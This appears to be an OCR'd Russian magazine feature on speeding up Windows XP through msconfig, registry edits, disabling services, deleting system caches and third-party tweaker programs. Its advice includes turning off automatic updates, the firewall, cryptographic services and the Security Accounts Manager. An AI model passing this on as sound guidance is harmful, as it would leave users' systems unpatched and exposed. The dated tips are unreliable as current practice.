Как это ни странно, мегакорпорация встроила-таки в свои окна стандартные средства тюнинга, и назвала их, как нетрудно догадаться, msconfig. Для запуска msconfig необходимо в меню Пуск выбрать вкладочку Выполнить (в английской версии, соответственно, Start-Run). После чего ввести имя программы msconfig. Сейчас перед тобой окно этого "конфигуратора" окон. Дизайн, конечно же, не сравнить с настройщиками от других компаний: серенькие кнопочки-вкладочки, простенькие элементы управления. Такой дизайн сохраняется уже в трех версиях виндов: 98, XP, и 2003 сервер. На любой из этих ОС можно найти конфигуратор от MS. Заметь, что 2k в этом списке нет. По не понятным нам причинам Майкрософт решила не включать в двухтысячную винду этот настройщик. Но огорчаться не стоит: всегда можно взять у друга XP'ста это прогу (она лежит здесь: папка_виндов\PCHEALTH\HELPCTR\Binaries\msconfig.exe) и закинуть на свою машину в папку SYSTEM32. После чего все будет работать тип-топ.




рис. Артем Симаков

XP - ОС, полная всевозможных секретов и недомолвок в настройках. Поэтому она и нравится экспериментаторам.


Как говорится, "сейвьте разумное, доброе, вечное". Не забывай про бэкап!

MSCONFIG - ОШИБКА МОЛОДОСТИ ИЛИ НУЖНАЯ ВЕЩЬ

Перейдем к описанию функциональности msconfig. Все ее вкладочки отражают содержание загрузочных конфигов окошек. Самая первая вкладка в комментариях не нуждается - все просто и понятно: эта часть интерфейса проги позволяет управлять сделанными изменениями. То есть применить/отклонить их простым кликом мыши.

Вкладочка System.ini уже приносит некоторую пользу в настройке: она предоставляет графический интерфейс для редактирования системного файла system.ini. В XP этот файл играет второстепенную роль, но все же загрузку вирей и троянов через него никто не отменял! Интересная особенность редактирования этого файла у msconfig'а: он не удаляет отключенные записи, а комментирует их (причем вид комментариев у всех ключей одинаков: ";msconfig имя ключа"), тем самым оставляя след в файлах настройки.


Закладка Win.ini показывает страшно урезанный конфигурационный файл win.ini. Он представляет минимальную ценность для тюнинга: все параметры, там описанные, предназначены для 16-битных приложений ДОС. Даже столь популярная строка Boot потеряла всякий смысл: XP не обрабатывает этот файл при загрузке ОС, а значит, и параметры загрузки в



Все красиво, но тормозит! Еще не касалась рука оптимизатора...

нем не играют никакой роли. То есть он оставлен исключительно для совместимости с ДОС-приложениями.

Следующей идет Boot.ini. Ее стоит рассмотреть подробней, так как это довольно удобный инструмент настройки NT-loader'а. То есть стандартный загрузчик NT виндов будет конфигурироваться через эту вкладочку. Например, там присутствует очень нужная кнопка "проверить все пути загрузки". А сила ее в том, что если ты руками поковырял файлик boot.ini (лежит в корне диска C) и допустил там ошибочку - ось не загрузится. И поэтому после каждого низкоуровневого тюнинга советую запустить msconfig и нажать на эту кнопочку... для собственной же безопасности. Затем показаны официально разрешенные параметры загрузки в виде различных чекбоксов. Например, полезно будет отметить NOGUIBOOT, так как это позволит повысить скорость



Msconfig... без комментариев

загрузки ОС за счет отключения экрана приветствия.

Следующая вкладка показывает состояние запуска служб при загрузке. Галочками там отмечены явно запускаемые службы. Конечно, добраться до этого параметра можно и через Панель инструментов, вкладку Администрирование, Службы. Но основной плюс этой программы и состоит в том, чтобы собрать в одном месте все программы и службы, запускаемые при старте ОС. Вкладка Службы несет далеко не полную информацию о назначении каждой службы, но это скорее плата за простоту доступа. Стоит также отметить наличие галочки, позволяющей отключить отображение служб Майкрософт. Эту возможность следует использовать при поиске вирей и троянов, играющихся с архитектурой NT. Удобно убирать и, естественно, восстанавливать службы в автозагрузке. Я советую использовать msconfig только тем, кто знает, зачем нужен каждый пункт в загрузочном меню виндов. Тем, кто владеет теорией работы ОС, лучше по старинке использовать Службы из Панели инструментов.


И последний пункт - это "автозагрузка". Там собраны программы, запускаемые при старте окон. Заметь, там только программы. Полная картина автозагрузки складывается из вкладочек Службы и Автозагрузка. Сложностей при работе с этой прогой возникнуть не должно: все просто и понятно, хотя и не особо функционально. Msconfig - программа, предназначенная для продвинутых, но ленивых пользователей, так как она выполняет только одну функцию: собирает в кучу все пути автозагрузки и позволяет их изменять разом. Продвинутых - потому что надо примерно знать, что к чему, а ленивых - потому что есть намного более качественные и интересные софтины-тюнинги.

Вот, пожалуй, и все про msconfig. Надеюсь, ты уже вынес из автозагрузки явно ненужные программы, отключил приветствие и пошарил по системным файлам. А раз так, самое время перейти к другим способам разгона системы.

МЫ ТВИКАЛИ, МЫ ТВИКАЛИ, НАШИ ПАЛЬЧИКИ УСТАЛИ

Первым делом следует отключить автоматическое обновление виндов (тем, кто в танке: суть автоматического обновления состоит в том, что ОС сама подключается к сайту Майкрософт, передает ей данные... какие? А никто не говорит точно...), а потом начинает скачивать обновленные файлы и ставить патчи. С виду все цивильно, но зачем тебе тратить трафик и время на выкачивание этих ненужных мегабайт? Лучше купи Хакер с диском, на нем всегда лежат самые свежие критические дополнения ;). Выключить вредное обновление ОС можно так: Мой компьютер - Свойства - Автоматическое обновление - Отключить автоматическое обновление - OK, или через Панель инструментов и вкладку Система.

Продолжаем наше победное шествие по остаткам творения MS. Панель



Вот так нам нужно обновление

инструментов - Система - Дополнительно. Тут следует выполнить такие телодвижения: кнопка Быстродействие - снять все галочки, кроме Использовать типичные задачи для папок. Этим ты сильно ускоришь работу GUI, но не потеряешь функциональные нововведения XP.

Теперь определись со своп-файлом. Мой совет - перенеси его на раздел, стоящий как можно дальше от системного (по умолчанию он торчит на системном). Топаем дальше: разбираемся с системными событиями. Для этого выбираем кнопочку Параметры загрузки и восстановления. Убираем все галки в Отказ системы и ставим Запись отладочной информации в отсутствие. Последним пунктом оптимизации в этой части винды станет кнопочка Отчет об ошибках. Следует отключить любое логирование ошибок. Это ускорит работу системы в целом и не повлияет на стабильность - ты ведь не тестер ОС в полном смысле этого слова и не станешь разбираться в причинах ошибки. Также ты вряд ли отправишь отчет в Майкрософт :). Мучить XP можно дальше: правой кнопкой по рабочему столу, Свойства - тема "классическая". Пусть ты потеряешь столь разрекламированные рюшечки и оформление, зато сильно выиграешь в скорости. Попробуй и поймешь, чем XP грузит наши машины.

НАША СЛУЖБА И ОПАСНА, И ТРУДНА

Посмотрим на Панель управления - Администрирование - Службы. Тут есть где разгуляться настоящему твикеру: отключив все ненужные компоненты, ты заметно ускоришь загрузку и работу ОС стандартными средствами. Конечно, особо усердствовать не советую, но вот что отключил я (ОС стала работать гораздо живей), ты можешь видеть на врезке

Я привел такой полный список только с одной целью: дать тебе максимально подробную информацию. Но учти, что, отключив эти службы, я перешел на модем, для выделенного канала инета нужно включить некоторые сетевые службы, типа Нет БИОСа.

Разогнать XP можно, нужны лишь прямые руки.

Не зная основ, не лезь в msconfig.

WWW

- **www.winall.ru** - один из основных сайтов по системам Windows.
- **http://windows.al.ru/Clean.html** - чистим винды.
- **http://winoptim.by.ru/xp.htm** - самодельный сайт, но почитать можно.
- **www.3dnews.ru/reviews/software/win-xp-tweak/** - без комментариев.
- **www.microsoft.com** - сайт корпорации монстров. Все патчи и исправления лежат тут.

ОТКЛЮЧЕННЫЕ МНОЙ СЕРВИСЫ

- DHCP-клиент
- DNS-клиент
- Службы криптографии
- Службы терминалов
- MS Software Shadow Copy Provider
- QoS RSVP
- Telnet
- Автоматическое обновление
- Адаптер производительности WMI
- Беспроводная настройка
- Диспетчер отгрузки
- NetMeeting Remote Desktop Sharing
- Веб-клиент
- Вторичный вход в систему
- Диспетчер автоподключений удаленного доступа
- Брандмауэр интернета
- Доступ к HID-устройствам
- Диспетчер сеанса справки для удаленного стола
- Диспетчер учетных записей безопасности
- Сервер
- Маршрутизация и удаленный доступ
- Журналы и оповещения производительности
- Защитное хранилище
- Диспетчер сетевого DDE
- Источник бесперебойного питания
- Клиент отслеживания изменившихся связей
- Модуль поддержки NetBIOS через TCP/IP
- Служба сообщений
- Служба шлюза уровня приложения
- Модуль поддержки смарт-карт
- Обозреватель сети
- Оповещатель
- Планировщик заданий
- Диспетчер очереди печати
- Поставщик поддержки безопасности NT LM
- Рабочая станция
- Определение оборудования оболочки
- Сервер папки обмена
- Серийный номер переносного медиаустройства
- Сетевой вход в систему
- Служба COM записи компакт-дисков
- Служба восстановления системы
- Служба загрузки изображений (VIA)
- Служба регистрации ошибок
- Служба сетевого расположения (NLA)
- Службы IPSEC
- Совместимость быстрого переключения пользователей
- Съемные запоминающие устройства
- Служба индексирования
- Служба обнаружения SSDP
- Темы
- Удаленный реестр
- Фоновая интеллектуальная служба передачи

Конечно же, перед любыми манипуляциями с удалением/добавлением служб советую сохранить первоначальные значения. Делается это так: заходим в редактор реестра, дальше в HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services и выбираем пункт Export Registry Key. И храни этот reg файл в сухом прохладном месте, чтобы в случае переоптимизации добыть его и применить по назначению.

WINDOWS... ПОГРУЖЕНИЕ?


Замечено, что при длительном серфинге инета скорость постоянно падает, и страницы находятся все медленнее. Это вызвано накопившимися в кэше записями ДНС. Поэтому его советуют периодически очищать командой ipconfig /flushdns, которая вводится с консоли (Пуск -> Выполнить -> cmd). Сейчас настроим проводник, чтобы повысить скорость навигации по ФС твоего компа. Идем в Сервис - Свойство папки - Вид. Там следует сбросить галочки с тех пунктов, которые отвечают за отображение теней и вообще нагружают графическую оболочку мелочами. Советую оставить пункт Отображать списки типичных задач, иначе твоя XP по функциональности станет похожа на 95 ;-).

Новый вид Панели управления

Еще один редкий способ твикинга оболочки виндов: разделение процесса оболочки и остальных процессов эксплорера. Это позволяет передать графической оболочке монопольное управление своей памятью, и при зависании программы графика повешена не будет. Сделать такое разделение можно так: в регедите переходим в раздел HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer, где создаем параметр с именем DesktopProcess и типом DWORD, приравниваем его к 1... Вуаля! Можем перезагружаться и тестить раздельное существование графической оболочки и других приложений. Эта оптимизация позволит повысить стабильность работы ОС в целом на постоянно зависающих программах. Кстати о программах. Майкрософт предусмотрела в своей системе очень хитрый ключик: /prefetch:1. Поставленный в нужном месте, он заметно ускоряет запуск программ. Делается это так: создаем ярлык к приложению, заходим в свойства ярлыка, в поле "объект" добавляем /prefetch:1. Сохраняем и пробуем. У меня скорость запуска возросла раза в 1,5-2 вместо обещанных "десятков раз", но и такой прирост важен.

Надеюсь, ты знаешь, что далеко не все приложения Windows можно удалить через Панель управления? Попробуй удалить нетметтинг - не получится, сколько ни пытайся. В Майкрософт запрятали возможность удаления этой ненужной софтины очень далеко. Только копание в конфиг-файлах поможет удалить эту прогу: открываем в блокноте файл %System

Скорость без потери функциональности



Вот такие оптимизации

Оптимизация темы

Root%/Inf/sysoc.inf, ищем и удаляем слова типа HIDE и hide (без запятых). Все, теперь эти проги можно будет удалить стандартными средствами.

ВОССТАНОВЛЕНИЕ СИСТЕМЫ.. TO BE OR NOT TO BE...


Восстановление системы задумывалось как некая панацея от глючности виндов. Но, к сожалению, оно себя не оправдало: при серьезном сбое оно бессмысленно: если XP не грузится, восстановление системы не поможет, а мелкие траблы можно устранить руками. Лучше создать полный образ системного диска после установки XP и "переустанавливать" систему за 5 минут! Вот почему я считаю, что нельзя позволять службе восстановления системы сжирать ресурсы твоей машины. Предлагаю такой способ для отключения этого проглота: Мой компьютер - Свойства - Автоматическое обновление. И смело ставим галочку Отключить восстановление системы на всех дисках. Осталось остановить службу Восстановление системы (Панель управления - Администрирование - Службы) и поставить ее уровень запуска в ноль.

ВИНДА, ОТДАЙ МОИ МЕГАБАЙТЫ!

Многие жалуются на прожорливость XP как со стороны ресурсов, так и со стороны дискового пространства. Первое мы постарались решить встроенными средствами, а второе предлагаю решить с помощью твоих dev/hands. После того как XP поставлена, установлено все оборудование, и появления новых девайсов в обозримом будущем не предвидится, есть смысл удалить вот эту папочку: %SystemRoot%\ DriverCache\ i386\, причем %SystemRoot% - это путь к системной папке виндов. Размер этой папки 80 мегабайт. Дальше можно отключить кэширование системных файлов Windows, делается это консольной командой sfc /cachesize=0. По умолчанию размер кэша 400 мегабайт. Но если ты постоянно экспериментируешь с системой, а образы дисков не снимаешь, то оставь кэширование включенным и периодически восстанавливай первоначальные копии командой sfc /scannow. И удали уже закэшированные файлы, для чего снеси содержимое %SystemRoot%/System32/dllcahe, но учти, что каталог следует оставлять нетронутым. Удаляй только содержимое. Таким образом, удалось немного урезать аппетиты системы.

СИЛЬНЫЙ ТВИКИНГ ОСЛА

В поисках самого интересного и необычного финта для эксплорера я просмотрел множество разных советов. Один из них оказался для меня новым. Основная цель - ускорить работу в интернете, побочная - получить полный контроль над посещаемыми ресурсами интернета для конкретного компьютера. После введения буквенного имени сайта в браузер происходит отправление запроса на ДНС сервер, который обрабатывает его от 1 секунды до 1 минуты, в зависимости от загруженности, в это время сетевое подключение бездействует. Мы можем заметно сократить время бездействия или вообще избежать его с помощью одной встроенной в Windows возможности. Эта ОС сама может соотносить буквенные имена и IP-адреса для известных ей хостов. То есть после введения буквенного имени запрос на сервер ДНС отправляться не будет, а будет сразу загружаться страница, что приведет к уменьшению времени загрузки страниц в целом. Делается такая штука просто: находим файл %SystemRoot%\system32\drivers\etc\ HOSTS. Открываем его и видим, что там только одно соответствие: "127.0.0.1 localhost ". Вот, соблюдая их синтаксис, и допиши сюда соответствие для часто посещаемых тобой сайтов (узнать IP можно командой ping имя хоста). После чего наслаждайся увеличившейся скоростью загрузки страниц с этих серверов. Если неохота самому делать - можешь поискать готовый HOST файл, но учти, что чем больше HOST файл, тем больше времени будет уходить на его просмотр. Существует хитрая методика ограничения просмотра интернета с помощью этого файла: присваиваешь запрещенному хосту левый IP (например, 127. 0. 0. 1) - и все. При попытке зайти на этот сервер по имени, ты получишь ошибку, а при вводе IP-адреса хост станет доступным!


Хватит занимать мой винт!

ДЫШИ ГЛУБЖЕ, ВСЕ ОКОНЧИЛОСЬ HAPPY END'ОМ (С) КАСТА

Все, что описано в статье, было проделано на моем компьютере, так что я делюсь собственным опытом. Попробуй разогнать XP до 95, не утратив функциональности и стабильности системы. Но помни, что бэкап был и остается лучшим средством в борьбе с глюками. И потому сними образ с рабочей XP, ты не раз еще похвалишь себя за предусмотрительность, когда в очередной раз система умрет, и придется ее поднимать :).

Tony (tony@nifti.unn.ru, ICQ 165066287, http://itfi.nnov.ru)

СТРЕЛЬБА ПО ОКНАМ ИЗ РОГАТКИ

ОПТИМИЗИРУЕМ XP ПРОГРАММНО

Тебе не нравится, как выглядят твои окошки? А может, кажется, что производительность системы упала ниже плинтуса после установки очередного супермодного инструмента визуального моделирования от фирмы MegaCash Inc.? Эта статья как раз о том, как произвести тонкую настройку твоей мелкомягкой операционной системы.

ЧТО ТАКОЕ TWEAK

Tweak - это буржуйское слово, которым называется то, чем мы с тобой сейчас займемся. Lingvo ставит глагол "налаживать" на третье место, а пунктом 2 идет "стрелять из рогатки" - что ж, это тоже подходит под определение нашего занятия, потому что стрелять мы будем, естественно, по окнам. Итак, тебе наверняка известно, что такое реестр - именно там скрыта пропасть информации об операционной системе, программах, которые на нее установлены, и железе. Майкрософт считает, что пользователю не следует знать тонкости работы окон, более того, пользователя следует оберегать от копания в реестре. Лично мне известна только одна книга, которая описывает реестр, и, между прочим, отвратительно. Есть и еще одно соображение на тему "почему Билли скрыл кучу фишек" - маркетинг; таким образом нас заинтересовывают в Windows так же, как женщины привлекают мужчин своей загадочностью. И совсем не удивительно, что существует множество программ (твикеров), которые позволяют изменять различные настройки системы, ее производительность, внешний вид и т.д. Также существуют виртуальные справочники по параметрам реестра и настройкам окон - открыв один из них, ты спокойно вычитаешь всю необходимую тебе информацию. Однако мой тебе совет: не поленись и возьми один из нижеприведенных твикеров - это сильно облегчит твой труд. Брать можно любой - все они обладают примерно одинаковыми возможностями и наборами настроек. Кроме того, если ты что-то не так сделаешь, и погибнет вся ось вместе с ценными данными, ты всегда сможешь подать в суд на производителей твикера (если ты его, конечно, купишь и доживешь до окончания судебного процесса).

Нас заинтересовывают в Windows так же, как женщины привлекают мужчин своей загадочностью.

На нашем диске лежат все упомянутые в статье твикеры - выбирай себе по вкусу любой.

ПЛАНЕТА ШЕЛЕЗЯКА

Начнем, пожалуй, с настроек железа, которые помогут поднять производительность труда твоей оси. Ассортимент их небогат, поскольку окна в первую очередь затачиваются для работы на всем многообразии железа. Сначала можно настроить кэш процессора и кэш Windows: первое позволит процессору осуществлять более быструю обработку выровненных по кэшу данных, второе позволит снизить нагрузку на жесткий диск, что, как ты сам понимаешь, для современных компьютеров весьма и весьма критично. Если с первой настройкой все, я думаю, понятно (многие твикеры просто дают выбрать тип процессора), то о настройке кэша Windows стоит сказать отдельно. Все зависит от того, сколько у тебя памяти и какие задачи решает твой компьютер. Обычно размер кэша выбирается в пределах от 12 до 50% всей памяти, правда здесь есть несколько очень важных НО! Если ты геймер, то свободной памяти у тебя должно быть много, т.е. под кэш должно быть выделено мало памяти. Если твой компьютер играет роль сервера, то памяти под кэш наоборот должно быть выделено много. Если же ты работаешь в офисе и используешь постоянно одни и те же приложения, то для кэша выбирается примерно 25-30% всей памяти. Программой установки операционной системы оптимизация под кэш процессора обычно отключается, а настройки кэша Windows выставлены для работы в офисе (примерно 25% всей памяти отведено под кэш).

Оптимизация кэша процессора

Кроме этих настроек, есть еще две очень часто встречающихся фишки. Первая - это насильственная выгрузка библиотек из памяти. Для чего это надо? Если у тебя мало памяти, то освободить ее можно за счет неиспользуемых библиотек. Представь себе такую ситуацию: ты загрузил Word и Excel, они в свою очередь загрузили целый сонм библиотек и ActiveX, потом работа с редакторами текста и таблиц завершилась, но виндуза считает, что ты явно поторопился, и для того чтобы ускорить повторный запуск офиса, она не выгрузила многие уже не используемые библиотеки. Если эта настройка была отключена, то именно так и произойдет, при включенной же настройке все несчастные библиотеки будут выгружены из памяти и при повторной загрузке загружены заново. Стоит заметить, что экономия в обычных условиях достигается мизерная, и имеет смысл включать эту настройку только в том случае, если у тебя мало памяти и ты работаешь, скажем, с .Net Framework. Хотя, с другой стороны, какой дурак будет работать с .Net если у него мало памяти?

Вторая фишка - это запрещение использования свопа для ядра операционной системы. Настройка эта очень мощная, и ее следует использовать только в том случае, если у тебя есть как минимум 512 метров мозгов (хотя по собственному опыту знаю, что минимум - это все же 768 метров). Вот такие скромные требования. Прикола ради стоит отметить, что появилась эта настройка еще в 98 виндузе, а в 98 году такие объемы памяти можно было встретить только на серверах, да и то не на всех. В современной XP можно указать количество памяти, которое следует держать свободным, а также интервал дефрагментации памяти. Но если ты любишь играть, оставь эту фишку выключенной, а то в кульминационный момент битвы твоя

виндуза сообразит, что памяти ей стало как-то мало, и решит посвопиться на радость оппонентам.

ФАЙЛ ПОДКАЧКИ

Раз уж заговорили о свопе, надо сказать, что ты можешь изменить его местоположение, размер, параноидальную очистку перед выходом и количество этих самых свопов. Наибольшую производительность дают несколько свопов на разных дисках и на разных IDE каналах. Еще лучше, если у тебя есть RAID или SCSI. Также возможна оптимизация изображения под различные видеокарты, однако лично я не заметил прироста в скорости вывода картинки. Скорее всего, эта настройка используется для вывода текста с помощью True Type шрифтов и его сглаживания.

СМЕННЫЕ НОСИТЕЛИ

Заканчивая обзор аппаратных настроек, стоит сказать об устройствах чтения CD и DVD-дисков. Для них ты можешь запретить или, соответственно, разрешить автозапуск дисков, выбрать максимальную скорость вращения дисков, размер кэша и запретить прожиг болванок средствами XP (специально для фанатов Nero).

НАСТРОЙКИ WINDOWS

Существует огромное количество настроек Windows и ее внешнего вида: разворачивание меню, прозрачность, контекстное меню, имена дисков, системные пути, значки, звуки, автостарт и т.д. Все перечислять не буду, запустишь твикер или справочник по реестру и сам все увидишь, здесь я остановлюсь лишь на главных вещах.

Настройки Windows

Автостарт описывает запускаемые при входе в систему программы. Любой уважающий себя твикер содержит инструмент для управления такими программами. Обрати пристальное внимание на этот пунктик, и твоя ось будет грузиться со скоростью Шумахера. Возможность скрывать пункты меню, значки панели управления и виртуальные диски поможет защитить свое добро от шаловливых ручек друзей и младших домочадцев. Встраивание новых элементов в контекстное меню облегчит процесс кидания файлов в нужные приложения. Изменение стандартных иконок каталогов сделает процесс навигации по залежам файлов более красивым и понятным. А изменение стандартных значков еще более отдалит тебя от дизайна Микрософт.

Сделай свой интернет быстрее

СЕТЕВЫЕ НАСТРОЙКИ

Отдельная песня - оптимизация интернет-соединения. Кроме того, что можно оптимизировать TTL, TMU и прочие параметры TCP/IP протокола, ты можешь позаботиться и о Cookies, а вернее - об удалении ненужных печенюжек. Можно управлять историей своих прогулок по порносайтам и кэшем браузера, обновлять его и устанавливать размеры. Можно также настраивать параметры Outlook, безопасность и соединение. Единственное, чего я пока не нашел - где убрать привязку XP к Outlook в случае сбоя системы: почему-то Билл считает, что письмо с сообщением об ошибке, которое предлагается ему при этом послать, можно отправить только с помощью Outlook. »

Настройка кэша процессора позволит ему осуществлять более быструю обработку выровненных по кэшу данных.

Интересно, почему Майкрософт не соблюдает общепринятые стандарты?

w w w

www.tweakxp.com
По этому адресу ты не только найдешь свежую версию одноименного твикера, но и получишь информацию о тысяче различных настроек Windows XP, сможешь подписаться на рассылку новостей и самых свежих твиков.

www.winguides.com
Еще один веб-ресурс по настройке и оптимизации операционной системы, на котором ты можешь найти справочник по реестру, настройке и оптимизации любой версии Windows. Кроме того, там же можно получить еще один твикер, не вошедший в обзор - Tweak Manager и утилиту для оптимизации и восстановления реестра Registry Mechanic.

www.tipsdr.com
Этот, немного отличающийся от "настроечных" ресурсов сайт предназначен для тех, кто хочет разукрасить свою Windows XP - найти свежий скин, тему или скрин-сейвер. Если ты хочешь получить оригинальную подсказку или совет - милости просим, твой ишак так и рвется к этому урлу.

www.speedguide.net
Ресурс, посвященный оптимизации быстродействия операционной системы, сети, интернет-соединения, железа и разгона последнего. Там же ты можешь получить информацию о том, как настроено твое соединение, и утилиту, которая его оптимизирует.

TWEAK XP


Теперь поговорим о средствах, использование которых заметно облегчает процесс настройки и оптимизации системы. Всего я рассмотрю три твикера: Tweak XP, Tweak Now PowerPack и TuneUP Utilities. Первая программа предназначена специально для Windows XP, скачивать ее можно здесь: www.totalidea.com. Бесплатно можно получить только демо-версию, которая имеет такую же функциональность, как и версия купленная, только может запускаться ровно 30 раз. Так что если ты переустанавливаешь систему не чаще раза в год, можешь абсолютно легально пользоваться этим твикером в течение 30 лет, а за этот срок, как сказал бы Ходжа Насреддин, либо ты умрешь, либо виндуза, либо ты просто сменишь операционку.


Прощай, стандарт...

Не пугайся, призрак церковного живописца 13 века перед тобой не появится.

Tweak XP является типичным представителем тюнинговых программ, у нее симпатичный рисованный интерфейс, возможность выбора языка (ga-ga, нас и здесь пнули пониже живота), куча настроек. Есть встроенные утилиты, такие как менеджер рабочего стола, "удалятель" файлов (интересно, что бы сказала моя учительница русского языка?) (а что скажет литреg, мы скоро узнаем - прим. reg.). Буржуи называют такие утилиты Shredder - по аналогии с машиной для уничтожения важных бумаг, хотя мне на ум при упоминании слова Шреддер приходит ассоциация с безоблачным детством и черепашками-ниндзя. Для людей, которым сложно придумать пароль, имеется специальная утилита Password Generator, а для тех, кто поленится нажать левой кнопкой мышки по часикам, есть конфигуратор стандартной службы синхронизации времени, которая по доброй традиции Майкрософт работает, во-первых, криво, а во-вторых, не через стандартный протокол NTP. Для маразматиков, которые забывают выключать компьютер, имеется автовыключальщик. Кроме того, Tweak XP содержит крайне полезную утилиту очистки реестра, которая проверяет соответствие параметров реестра реально установленным приложениям (например, то, что расширение *.dick соответствует реальному приложению Dick Magnifier).

Естественно, имеется и собственная программа очистки ненужных файлов. Вот с ней будь осторожен, если ты хранишь компромат на своих подружек в файлах с расширениями tmp на тот случай, чтобы никто не заметил. Да, чуть не забыл: перед использованием не поленись сохранить старую версию реестра с помощью прилагаемой к твикеру утилиты. Если ты все-таки решился купить этот твикер (30 уев), то будь спокоен - тебе гарантированы online обновления продукта и служба поддержки, которой ты сможешь на родном языке Шекспира задать любой интересующий тебя вопрос.


Лень - двигатель прогресса


TUNEUP UTILITIES

Следующий твикер - TuneUP Utilities - заметно отличается от всех своих собратьев, потому что сделан для совсем ленивых людей. Фактически это просто набор различных мастеров, и процесс настройки, оптимизации и очистки системы сводится к паре тычков хвостатой в кнопки программы.

Честно говоря, я очень ленивый, и поэтому положил глаз на эту программу сразу. Если ты посмотришь на ее интерфейс, то увидишь слева пять здоровущих кнопок - это твое меню типа "Пуск". Верхняя кнопка Customize & Analyze вызывает еще четыре кнопки, и только верхняя из них - это вызов специального Менеджера настроек, а все остальные 12 - это различные мастера и утилиты.

